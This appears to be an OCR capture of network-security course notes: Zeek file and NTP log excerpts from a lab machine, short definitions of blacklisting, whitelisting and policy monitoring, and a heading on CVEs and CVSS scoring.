1654955427.021789       FNRcVp3T4PCNp4z6Lk      172.16.1.18     172.16.1.11     CMeyAk2E8Wg8VibS93   H
TTP     0       MD5,SHA1        text/plain      -       0.000000        T       F       96      96   0
0       F       -       000efbf81bfb0603f5b98c91e3124cc6        5b06600ab3f5b0ebe8e247465679569ca96ea5
2e      -       -       -       -
1654955430.068968       FMRe7r4ddd5chGg5Jc      172.16.1.18     172.16.1.11     CbfbVG3LokgVDAPJE7   H
TTP     0       MD5,SHA1        text/plain      -       0.000021        T       F       1239    1239 0
0       F       -       92f3e384db279090e27dfabe604ddc8a        792a281724f0e11af89b2a99420af07a35e0f6
c6      -       -       -       -
1654955430.156982       FIaV3G1sD72mAW4Ay3      172.16.1.18     172.16.1.11     Cfg8Hj27p8nFyHjwL7   H
TTP     0       MD5,SHA1        text/plain      -       0.000000        T       F       1125    1125 0
0       F       -       0422f876fc70cde10e3d25fcd5047142        f113578ff35e09c69e57d80522c7fbe8ce2ae1
ee      -       -       -       -
1654955431.162542       F96PmMPTImzw8n2O6       172.16.1.18     172.16.1.11     CESyp2ZTwtkzU3VM     H
TTP     0       MD5,SHA1        text/plain      -       0.000011        T       F       1037    1037 0
0       F       -       b1631e3f4f11d6abe7542eaf29e31ccd        e5cf68893000d8f42a68947cabc926f8266401
1f      -       -       -       -
1654955432.022183       FEixgn1jAt9MVRU2g9      172.16.1.18     172.16.1.11     C4w1lT2v8ZAeqK4Pq6   H
TTP     0       MD5,SHA1        text/plain      -       0.000000        T       F       315     315  0
0       F       -       ba13dcf279d2b6b86e719e62f39ae869        fb803596ef27bb6edc77c76397134531e5c451
bb      -       -       -       -
1654955433.025530       FHKSCf4Wc3TmVh6uVb      172.16.1.18     172.16.1.11     CMJVTylyt8ts482Z7    H
TTP     0       MD5,SHA1        text/plain      -       0.000012        T       F       2826    2826 0
0       F       -       69bd4a5739e53682d12aea0eb8051271        ef8735e1de71084e511c3f76568a9ac2ae506a
bd      -       -       -       -
```


Ntp.log

```
student@ubuntu-server-20:/opt/zeek/logs/current
File  Actions  Edit  View  Help
00      0.000000        1654954774.541244       0
1654954798.792377       CajP4z4OZuYOTW1TTg      172.16.1.18     123     194.104.0.153   123     4    3
0       1024.000000     0.000000        0.000000        0.957397        INIT    0.000000        0.0000
00      0.000000        1654954797.536279       0
1654954832.796402       CvYudi4it1BiT7S8F1      172.16.1.18     123     45.32.4.67      123     4    3
0       1024.000000     0.000000        0.000000        0.957916        INIT    0.000000        0.0000
00      0.000000        1654954831.540299       0
1654954833.788379       C4E2lX2rpBDV6k7F0h      172.16.1.18     123     149.210.142.45  123     4    3
0       1024.000000     0.000000        0.000000        0.957932        INIT    0.000000        0.0000
00      0.000000        1654954832.532283       0
1654954864.818395       Cphhpv2Aice2Eg8Hv4      172.16.1.18     123     194.104.0.153   123     4    3
0       1024.000000     0.000000        0.000000        0.958389        INIT    0.000000        0.0000
00      0.000000        1654954863.562299       0
1654954899.822347       Cppb2W2v5vjAF7Ua3a      172.16.1.18     123     45.32.4.67      123     4    3
0       1024.000000     0.000000        0.000000        0.958923        INIT    0.000000        0.0000
00      0.000000        1654954898.566271       0
1654954900.788374       CeDSG73FhhMxnRC0F7      172.16.1.18     123     149.210.142.45  123     4    3
0       1024.000000     0.000000        0.000000        0.958939        INIT    0.000000        0.0000
00      0.000000        1654954899.532257       0
1654954931.800387       ClZuMo1iXm5NkgVcF5      172.16.1.18     123     194.104.0.153   123     4    3
0       1024.000000     0.000000        0.000000        0.959396        INIT    0.000000        0.0000
00      0.000000        1654954930.544322       0
1654954967.806353       CxlYmp1VKUwO8gifD8      172.16.1.18     123     149.210.142.45  123     4    3
0       1024.000000     0.000000        0.000000        0.959930        INIT    0.000000        0.0000
00      0.000000        1654954966.550298       0
```

Blacklisting allows access to all with the exception that only certain items are denied.

Whitelisting denies access to all resources and only the “owner” can allow access.

Policy monitoring confirms that appropriate mechanisms and controls are in place to secure systems and networks, that they are effective, and are not being bypassed.

Topic 4: Common Vulnerabilities and Exposures (CVE's)

FHICT data breach CVSS score